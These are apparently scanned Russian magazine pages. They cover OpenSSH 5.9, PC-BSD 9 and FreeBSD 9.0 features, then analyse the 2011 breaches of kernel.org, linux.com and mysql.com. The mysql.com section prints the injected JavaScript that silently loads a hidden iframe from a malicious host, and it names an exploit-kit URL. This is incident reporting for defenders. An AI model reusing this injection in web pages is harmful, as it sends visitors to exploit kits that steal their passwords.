В версии OpenSSH 5.9, анонсированной 6 сентября, появилась дополнительная возможность повысить безопасность за счет создания sandboxes (песочниц) и ограничения системных вызовов при помощи systrace, seatbelt и rlimit. Такой механизм позволяет защититься от атак на другие хосты (через сокеты или прокси) и некоторых локальных атак на систему. Пока поддержка sandbox заявлена как экспериментальная, но в следующем релизе она станет стандартной опцией. Этот режим активируется путем установки параметра UsePrivilegeSeparation в sandbox, все остальное происходит автоматически. Теперь при сетевом подключении создается форк, представляющий собой непривилегированный сетевой процесс с ограниченными полномочиями, который обрабатывает SSH-протокол, осуществляет сжатие и выполняет другие операции, не связанные с аутентификацией. Нужный механизм блокировки выбирается на этапе сборки в зависимости от ОС. Песочница контролирует список системных вызовов для systrace и автоматически блокирует неразрешенные вызовы. Чтобы использовать systrace, необходимо активировать параметр SYSTR_POLICY_KILL в ядре (пока поддерживается только OpenBSD). Утилита seatbelt, предназначенная для OS X/Darwin, работает на основе политик, которые запрещают доступ к файловой системе и сети. Утилита rlimit разработана для тех случаев, когда предыдущие две недоступны. С помощью setrlimit() она запрещает создавать новые процессы и файловые дескрипторы. При использовании sandbox значение UseLogin после аутентификации игнорируется.

Специфические параметры некоторых узлов в ssh_config задаются с помощью директивы Host, значениями которой могут выступать как определенные адреса или имена, так и шаблоны. Раньше в качестве значения можно было выбрать модификатор «*» (любое совпадение) или «?» (один любой символ), но начиная с версии 5.9 шаблоны воспринимают и отрицание «!». Таким образом, чтобы теперь указать все узлы, помимо определенных, можно написать:

```
# cat /etc/ssh/ssh_config
Host *.example.org !host1.example.org
```

ФБР ПРОПЛАТИЛО ВНЕДРЕНИЕ БЭКДОРА В OPENBSD/IPSEC?


В конце 2010 года вокруг OpenBSD разгорелся скандал по поводу вероятного внедрения бэкдора в подсистему IPsec. Шума было много, так как под удар потенциально попадали другие ОС и устройства, использующие этот код. Но, естественно, бэкдор так и не нашли. Ссылка на новость: goo.gl/Rl964.

SONG 5.0

К каждому релизу команда OpenBSD выпускает комикс и песню. С их помощью разработчики пытаются донести до пользователей проблемы, с которыми пришлось столкнуться при выпуске релиза. Для версии 5.0 написана песня What Me Worry? (goo.gl/dRisZ).

PC-BSD 9

Практически параллельно с созданием FreeBSD 9.0 велась подготовка к выпуску десктоп-ориентированной версии PC-BSD 9. В обновленном инсталляторе ОС была упрощена настройка ZFS и GELI-шифрования, появилось несколько графических окружений (KDE 4, GNOME 2, XFCE 4, LXDE) на выбор. Разработан новый центр управления, улучшены система резервного копирования Life-Preserver и конфигуратор сети. Очень много изменений в системе управления PBI-пакетами — анонсирован новый формат, который поддерживает совместное использование библиотек разными пакетами и метапакетов, предназначенных для быстрого развертывания группы приложений. Добавлена новая утилита для обновления системы, поддерживающая работу с freebsd-update и позволяющая обновить базовую систему до нового промежуточного релиза (например, перейти с 9.0 на 9.1).



На базе OpenBSD создано несколько LiveCD

Также добавлена поддержка ряда алгоритмов шифрования на основе SHA256: HMAC-SHA2-256, HMAC-SHA2-256-96, HMAC-SHA2-512 и HMAC-SHA2-512-96. Утилита ssh-keysign стала корректно работать с ECDSA.

Параметр AuthorizedKeysFile (sshd_config) указывает, где искать публичные ключи для аутентификации. Хотя при указании пути всегда можно было использовать символы подстановки (%h — домашний каталог, %u — логин и т. п.), такого параметра часто не хватало. Теперь все стало несколько проще: AuthorizedKeysFile принимает несколько путей, которые перечисляются через пробел (поэтому имена каталогов не должны содержать пробелов). Аналогично в UserKnownHostsFile/GlobalKnownHostsFile можно задать несколько файлов для хранения списка известных узлов.

В версии 5.7 появилась новая опция IPQoS для присваивания произвольных значений TOS/DSCP/QoS, благодаря которой можно управлять приоритетом трафика. Теперь IPQoS реализована и для IPv6.


Утилита ssh-keygen получила ключ '-A', который позволяет генерировать основные типы ключей (RSA, DSA и ECDSA) с установками по умолчанию (пустой пароль и описание). Эта фича весьма полезна при инициализации сервера или написании скриптов. Программа-агент, хранящая ключи, теперь также принимает данные с конвейера из стандартного ввода ssh-add — < /path/to/key, что несколько упрощает добавление ключей в ssh-add в процессе их генерации или получения.

НОВОЕ В FREEBSD 9.0

С некоторой задержкой разработчики FreeBSD подошли к финалу версии 9.0. Это очень значимый релиз с долгожданными обновлениями, в котором исправлены давние ошибки. Начиная с этой версии FreeBSD стала гораздо ближе к Linux в плане поддержки оборудования, использования популярных сегодня технологий и общей привлекательности для системных администраторов, производителей серверов и сетевого оборудования.

Одно из главных новшеств FreeBSD 9 — это окончательная интеграция в систему фреймворка динамической трассировки DTrace, изначально созданного для операционной системы Solaris. Работа над интеграцией началась еще в процессе подготовки релиза 7.0, однако до сих пор DTrace можно было использовать только для отладки ядра. Теперь же этот фреймворк позволяет осуществлять и трассировку/отладку процессов пользователя. Благодаря этому нововведению разработчики получат в свое распоряжение мощнейший механизм отладки/исследования приложений, не имеющий аналогов по мощи и универсальности в мире UNIX.

Второе важное изменение — это интеграция в базовую версию инфраструктуры LLVM и компилятора Clang, которые могут заменить GCC при сборке ядра, окружения и большинства портов. В отличие от GCC, новые версии которого выходят под лицензией GPLv3, LLVM/Clang распространяется под лицензией BSD, что должно способствовать распространению FreeBSD в коммерческом секторе. Пока система имеет на борту оба компилятора, но в следующих релизах разработчики планируют полностью перейти с GCC на LLVM/Clang.



К каждому релизу OpenBSD выходит постер

Для управления ресурсами, которые выделены под отдельные процессы, пользователей или Jail-окружения, теперь доступен фреймворк RCTL, который позволяет устанавливать ограничения на доступное количество памяти, процессорное время и любые ресурсы, контролируемые системным вызовом setrlimit(). С помощью простой команды rctl можно не только запретить группам процессов выходить за рамки лимита, но и настроить различные события, например оповещение процессов сигналом SIGHUP или запись сообщения в syslog (которое затем сможет прочитать скрипт, выполняющий определенные ответные действия).

Традиционная модель безопасности мандатного контроля доступа дополнена фреймворком Capsicum, который позволяет изолировать приложения, при этом ограничиваемое приложение выполняет только ранее определенные действия. Capsicum реализует ту же модель управления доступом, что и линуксовые SELinux и AppArmor, но делает это иначе. Приложение должно само устанавливать свои права на те или иные операции с определенными файлами и каталогами, обращаясь к системному вызову cap_new() или с помощью системного вызова cap_enter() заключая себя в песочницу, которая заблокирует все системные вызовы (или способы использования этих системных вызовов), которые могут привести к получению/изменению информации о других процессах и всей системе в целом. Необходимость модификации приложений — слабая сторона фреймворка, но, как показала практика, вносить изменения очень просто (для tcpdump понадобилось добавить около десяти строк, а для chromium — около ста).


Внесено очень много дополнений в TCP-стек, который по праву

```
FreeBSD Installer
                 Partition Editor
  Please review the disk setup. When complete, press
  the Finish button.


  ada0          24 GB      GPT
    ada0p1      64 kB      freebsd-boot
    ada0p2      22 GB      freebsd-ufs     /
    ada0p3      1.2 GB     freebsd-swap    none

 <Create> <Delete> <Modify> <Revert> < Auto > <Finish>
Delete selected partition or partitions
```

Во FreeBSD 9.0 обновлен инсталлятор



Рейтинг популярности BSD-систем



FreeBSD 9.0 собственной персоной

считается эталоном для других *nix-систем: улучшена работа на SMP-системах (с более чем 32 CPU), реализована группировка TCP-соединений и их привязка к CPU, в ядро интегрировано пять новых модулей (HTCP, CUBIC, Vegas, HD и CHD), отвечающих за контроль перегрузки (Congestion Control) в TCP. Для более точного измерения параметров TCP-потока используется модуль ERTT (Enhanced Round Trip Time), который позволяет эффективнее управлять Congestion Control.

Старый sysinstall, который многие пользователи упрекали в топорности и ограниченности реализации, наконец заменен на модульный BSDinstall, имеющий ряд полезных возможностей. Например, он позволяет осуществить установку на несколько дисков, на GPT-диск, в ZFS и в Jail. Благодаря поддержке расширений и скриптов автоматизации, возможности BSDInstall могут быть существенно расширены и дополнены различными интерфейсами (графическим, текстовым, консольным) без изменения самого инсталлятора. Кроме того, BSDinstall способен значительно быстрее установить операционную систему.

Добавлен новый универсальный USB-драйвер, который обеспечивает поддержку устройств с интерфейсом USB 3.0, соответствующих спецификации XHCI (eXtensible Host Controller Interface). Этот интерфейс, совместимый со старыми контроллерами USB 1.0/2.0, в будущем должен заменить драйвера OHCI, UHCI и EHCI.

Механизм журналирования для Soft Updates в UFS теперь активирован по умолчанию. Это значит, что файловая система не только не теряет консистентности при сбоях, но может быть очень быстро восстановлена без обязательного запуска fsck. В UFS также появился режим TRIM, который повышает производительность при работе с SSD-накопителями и увеличивает их срок службы.

Подсистема GEOM, на основе которой построено все управление накопителями, научилась распознавать жесткие диски, имеющие размер сектора 4К, и правильно работать с ними. Утилита gpart теперь корректно распознает такие диски во время разметки и выбирает правильное расположение первого сектора, при создании файловой системы UFS автоматически выбирается размер блока 4/32 Кб.

В ту же подсистему GEOM интегрирован фреймворк, позволяющий привязывать разные планировщики ввода-вывода к разным накопителям, за счет чего можно улучшить производительность при использовании накопителей разных классов. Также добавлен новый упреждающий планировщик gsched_rr, который обеспечивает отличную производительность в задачах с неравномерным доступом к данным.

Реализация алгоритма AES для GEOM-класса дискового шифрования GELI теперь использует режим шифрования XTS, который на сегодня имеет максимальную устойчивость к атакам на предсказание содержимого зашифрованных блоков данных.

Устаревшая система управления программными RAID-массивами ataraid заменена на graid, которая не зависит от подсистемы ATA. Новая реализация, совместимая с любыми драйверами дисковой подсистемы, основана на инфраструктуре GEOM и построена по модульному принципу. Благодаря этому базовый модуль отделен от модулей RAID-уровней и модулей для определения формата хранения метаданных на диске. Поддерживаются популярные форматы метаданных Intel, JMicron, NVIDIA, Promise и SiliconImage. Реализованы следующие RAID-уровни: RAID0, RAID1, RAID1E, RAID10, SINGLE, CONCAT.

В системе появился новый GEOM-класс HAST, который имеет сходные с ggate функции, а также позволяет настроить репликацию блочных устройств на множество узлов кластера с восстановлением после сбоя и автоматическим делегированием полномочий master-узла другой сетевой машине.

Код ZFS обновлен до версии 28, которая обеспечивает такие возможности, как:

- Автоматическое распознавание и объединение дубликатов данных (дедепликация), благодаря чему большое количество файлов с похожим содержимым занимает гораздо меньше пространства на дисках.
- Поддержка RAIDZ3, который хранит три копии структур, ответственных за сохранность данных, что позволяет достичь очень высокой надежности.
- Сравнение двух снапшотов ZFS с помощью команды zfs diff.

Обновленный код NFS-клиента и сервера теперь поддерживает четвертую версию протокола. В реализацию файловой системы UFS добавлен код для поддержки NFSv4 ACL в дополнение к POSIX ACL. ⌶

АКЦИЯ!

«ДАРЫ ОСЕНИ»

с 1 ноября по 10 декабря

прими участие в акции и получи один из 3-х призов:





подробнее на **www.mancard.ru**

Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а также заказав по телефонам: (495) 229-2222 в Москве | 8-800-333-2-333 (для регионов России)



на правах рекламы

ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 29.01.1998 №1326"

Евгений Зобнин (execbit.ru)



Четыре пробоины

ПОДРОБНЫЙ АНАЛИЗ ВЗЛОМА KERNEL.ORG, LINUX.COM, LINUXFOUNDATION.ORG И MYSQL.COM

Тридцать первого августа весь мир облетела новость о взломе репозитория kernel.org с исходными текстами ядра Linux. Еще через неделю стало известно о взломе linux.com и linuxfoundation.org, а в конце сентября был взломан mysql.com. Как произошли эти инциденты, кто несет за них ответственность и каких уязвимостей нам стоит опасаться? Обо всем этом ты прочитаешь в этой статье.

INFO

На момент обнаружения бэкдора, распространяемого с сайта mysql.com, его умели выявлять только четыре антивирусных продукта: ClamAV, Rising, TrendMicro и TrendMicro-HouseCall.

Автор Gitolite, теперь используемого на серверах kernel.org, считает свой проект настолько надежным, что готов выплатить $1000 любому, кто найдет в нем уязвимость.

РЕПОЗИТОРИЙ KERNEL.ORG, ИЛИ КАК ВСЕ НАЧИНАЛОСЬ

Информация об атаке на kernel.org поступила, что называется, из первых рук. Двадцать девятого августа John «Warthog9» Hawley, администратор kernel.org, включил в список рассылки users@kernel.org письмо (pastebin.com/BKcmMd47) с уведомлением о взломе ключевых серверов инфраструктуры. В письме говорилось о трояне, найденном на персональной машине разработчика HPA (H Peter Anvin), серверах hera, odin1, а также, возможно, на demeter2, zeus1 и zeus2. Также в письме освещались результаты первоначального расследования. В его ходе удалось прийти к трем основным выводам:

1. Взлом был произведен не раньше 12 августа.
2. Все действия взломщиков были записаны, код руткита найден.
3. Факт взлома вскрылся благодаря ошибке доступа сервера Xnest к файлу /dev/mem, которая в принципе не должна была возникнуть, поскольку иксы не используются на серверах проекта.

Далее сообщалось, что в данный момент расследование продолжается, идут сверки сигнатур, проводится восстановление из бэкапа и т. д. и т. п. Таким образом, сервера kernel.org оставались беззащитными перед взломщиками более двух недель, но этого не заметили не только разработчики Linux, что понятно, так как они работают с репозиторием через клиент Git, но и сам Warthog9, который, судя по его странице на Google+, является не только администратором kernel.org, но и его архитектором, а также бывшим системным инженером 3Leaf Systems, системным администратором C2 Microsystems, программным инженером Orion Multisystems, web-разработчиком Iowa Interactive и Университета Айовы. И это

при том, что, как утверждалось, все действия взломщиков были записаны!

Каких-либо подробностей Warthog9 не сообщил, однако в ходе дальнейшего расследования инцидента были обнаружены руткит Phalanx и открыто лежащий среди стартовых скриптов SSH-бэкдор, которые Warthog9 почему-то не заметил. Интересно, что руткит Phalanx, на который свалили все грехи, представляет собой не что иное, как известный с 2008 года логгер SSH-ключей, который просто сидит в ядре и собирает ключи всех пользователей. Обнаружить его можно с помощью простой команды cd /etc/khubd.p2/ или скрипта rkhunter, которого, по всей видимости, не оказалось на серверах kernel.org.

Подробный отчет об инциденте пока не выпущен, однако догадаться, как действовали взломщики, не трудно. Скорее всего, они взломали машину одного из разработчиков, украли у него SSH-ключи от kernel.org, получили доступ к одному из серверов, подняли права до root с помощью какого-то неизвестного эксплойта, а затем установили на сервер Phalanx, который и выдал ключи от других серверов. Там, скорее всего, ситуация повторилась. В любом случае взлом выявил глобальную проблему инфраструктуры kernel.org. Оказалось, что ее устойчивость к атакам фактически определяется устойчивостью машины каждого разработчика.

Отрадно, что исходники ядра никуда не делись и не были изменены. По словам Corbet из Linux Foundation (goo.gl/7MyRu), это объясняется самим способом хранения и обработки исходников. Git хэширует все записываемые в репозиторий файлы, так что любое изменение внутри репозитория незамедлительно приводит к ошибкам согласованности. Более того, Git не только хранит хэш всего репозитория, но и имеет множество собственных копий на разбросанных по всему миру машинах разработчиков. Каким бы образом взломщик ни попытался изменить код, хоть вручную, хоть с помощью нового коммита, этот факт всплыл бы либо при проверке репозитория, либо при его синхронизации с другими копиями. Интересно, что, согласно одной из точек зрения по поводу того, почему взломщики хотя бы не попытались это сделать, они просто «не знали, где находятся». Учитывая характер взлома и используемые в его ходе инструменты, с ней вполне можно согласиться.

Сразу же после того как факт взлома вскрылся, все сервера kernel.org были остановлены для проверки и полной переустановки системы. Официальный репозиторий ядра Linux был перенесен на хостинг github.com, где, кстати, его можно найти до сих пор (https://github.com/torvalds/linux). Пятого октября сайт и вся стоящая за ним инфраструктура возобновили свою работу в прежнем режиме, однако администраторы учли свои ошибки и переработали общую архитектуру всего проекта.

Отныне kernel.org служит только репозиторием для исходных текстов, к которому нельзя получить SSH-доступ. Ключи SSH по-прежнему используются для доступа к Git, но работа с ним ведется поверх протокола HTTP. Все репозитории размещены под учетной записью одного системного пользователя, но разделение прав доступа к отдельным веткам и репозиториям сохраняется благодаря расширению Gitolite, которое позволяет разделить доступ с помощью отдельной базы виртуальных пользователей и к тому же сделать управление полномочиями более гибким. Обо всем об этом можно прочитать в следующем письме: goo.gl/1brFK.

Информацию об инциденте до сих пор можно найти на главной странице kernel.org (достаточно прокрутить страницу вниз).

УДАР НОМЕР ДВА: LINUX.COM И LINUXFOUNDATION.ORG

Спустя десять дней после обнародования информации о взломе kernel.org стало известно о компрометации linux.com и linuxfoundation.org. Восьмого сентября пользователи обоих сайтов получили уведомление о том, что обнаружено вторжение со стороны неизвестных лиц. В письме, не содержавшем никаких подробностей, лишь кратко упоминалось о том, что этот инцидент, скорее всего, связан с взломом kernel.org. Пользователям предлагалось сменить все свои пароли и SSH-ключи, если они используются для доступа к другим сайтам. Далее следовали заверения в том, что

Site News

- As noted previously, kernel.org suffered a security breach. Because of this, we have taken the time to rearchitect the site in order to improve our systems for developers and users of kernel.org. To this end, we would like all developers who previously had access to kernel.org who wish to continue to use it to host their git and static content, to follow the instructions here.
  Right now, www.kernel.org and git.kernel.org have been brought back online. All developer git trees have been removed from git.kernel.org and will be added back as the relevant developers regain access to the system.
  Thanks to all for your patience and understanding during our outage and please bear with us as we bring up the different kernel.org systems over the next few weeks. We will be writing up a report on the incident in the future.
- On Aug 25, 2011 Happy 20th Birthday Linux!
  For everyone who doesn't know, on this day 20 years ago, a Helsinki Grad student named Linus declared he had a little hobby OS to share with everyone. That original e-mail can be found here.
  The rest, as they say, is history!
- On June 8, 2011 starting at midnight UTC the Linux Kernel Archives will participate in World IPv6 Day; we will enable IPv6 on as many of our services as possible on that date. At that time the ipv6.kernel.org test address (see below) will be removed.
- May 12, 2011: *For testing purposes only*, we now have an IPv6 site at http://ipv6.kernel.org. **This is a**

Такая надпись теперь красуется на сайте kernel.org

Linux Foundation заботится о своей безопасности и безопасности пользователей и что в ближайшее время работа сайтов возобновится в прежнем режиме.

Однако на возобновление работы linux.com и linuxfoundation.org, а также смежных сайтов Open Printing, Linux Mark и Foundation events потребовался почти месяц. Только 6 октября они стали доступны в своем прежнем виде для пользователей. Весь этот месяц на главных страницах сайтов висели заглушки с ответами на часто задаваемые вопросы по поводу произошедшего. В частности, на вопрос о том, действительно ли пароли на сайтах Linux Foundation хранятся в открытом виде, был дан ответ, что хэши тоже можно вскрыть.


Как же это произошло? До обнародования результатов официального расследования, если, конечно, они вообще будут оглашены, нельзя ничего сказать точно, тем более что, в отличие от админа kernel.org, опубликовавшего хотя бы часть предварительных сведений, администрация Linux Foundation не предоставила вообще никакой информации. Однако тех скудных данных, которыми мы сейчас располагаем, вполне достаточно, чтобы выдвинуть предположение об использовании того же метода проникновения с перехватом SSH-ключей и поднятием привилегий в системе с помощью локального эксплойта. Скорее всего, взломщикам удалось добраться до одной из машин kernel.org или машин его пользователей, которая содержала SSH-ключи для доступа к какому-либо серверу Linux Foundation, получить к нему доступ и использовать локальный эксплойт против ядра Linux или одного из системных компонентов дистрибутива.

После возобновления работы linux.com и смежных ресурсов на сайте появилась новость (goo.gl/N1DZX) о введенных изменениях. Профили пользователей были удалены, так что участникам пришлось проходить повторную регистрацию, появился новый форум. В связи с инцидентом и реорганизацией портала проведение конкурса Guru-2012 на linux.com отложено на неопределенный срок.

MYSQL.COM, ИЛИ БЛЮДО ТРЕТЬЕ

Двадцать шестого сентября компания Armorize (goo.gl/PGKRi), специализирующаяся на продуктах для web-безопасности, сообщила о взломе mysql.com. Разработанный компанией сервис HackAlert, который автоматически отслеживает вредоносное ПО на посещаемых пользователями сайтах, зафиксировал заразу на сайте MySQL. Сотрудники компании незамедлительно подготовили отчет об инциденте.

Оказалось, что в один из JS-скриптов, загружаемых с сайта, был внедрен код, который формировал незаметный для пользователя IFrame. Он, в свою очередь, осуществлял редирект на страницу truruhfhqnviaosdpruejeslsuy.cx.cc/main.php, которая содержала макроэксплойт BlackHole exploit pack. После запуска эксплойт использовал дыры в веб-браузерах и плагинах Adobe Flash, Adobe PDF и Java для загрузки на машину жертвы трояна MW:JS:159, который перехватывал FTP-пароли пользователя для своего дальнейшего распространения на другие машины (внедрение в PHP-, HTML- и JS-файлы).



JS-код, внедренный в один из скриптов mysql.com

```
if (document.getElementsByTagName('body')[0]) {
    iframer();
} else {
    document.write("<iframe src='http://falosfax.in/info/in.cgi?5' width='10' heigh
    t='10' style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
}
function iframer() {
    var f = document.createElement('iframe');
    f.setAttribute('src', 'http://falosfax.in/info/in.cgi?5');
    f.style.visibility = 'hidden';
    f.style.position = 'absolute';
    f.style.left = '0';
    f.style.top = '0';
    f.setAttribute('width', '10');
    f.setAttribute('height', '10');
    document.getElementsByTagName('body')[0].appendChild(f);
}
```

JS-код, внедренный в один из скриптов mysql.com (в развернутом виде)

```
Attention Linux.com and LinuxFoundation.org users,

We are writing you because you have an account on Linux.com,
LinuxFoundation.org, or one of the subdomains associated with these domains.
On September 8, 2011, we discovered a security breach that may have
compromised your username, password, email address and other information you
have given to us. We believe this breach was connected to the intrusion on
kernel.org.

As with any intrusion and as a matter of caution, you should consider the
passwords and SSH keys that you have used on these sites compromised. If you
have reused these passwords on other sites, please change them immediately.
We are currently auditing all systems and will update public statements when
we have more information.

We have taken all Linux Foundation servers offline to do complete
re-installs. Linux Foundation services will be put back up as they become
available. We are working around the clock to expedite this process and are
working with authorities in the United States and in Europe to assist with
the investigation.

The Linux Foundation takes the security of its infrastructure and that of
its members extremely seriously and are pursuing all avenues to investigate
```

Копия письма, которое получили пользователи linux.com в день обнаружения взлома

СОВЕТЫ ПО БЕЗОПАСНОСТИ ОТ KERNEL-ХАКЕРОВ

После атаки на kernel.org Greg Kroah-Hartman включил в список рассылки пользователей kernel.org письмо с инструкции по проверке компьютеров на вредоносное ПО. Хотя это письмо больше ориентировано на поиск определенного руткита, оно также содержит массу полезнейших советов и затрагивает такие вопросы, как использование программ типа chkrootkit для поиска руткитов, сверка сигнатур установленных пакетов для разных дистрибутивов, сверка подписей всех установленных пакетов, ручной поиск зловредного ПО, чтение логов. Это просто обязательная для ознакомления информация: goo.gl/VYyCl.

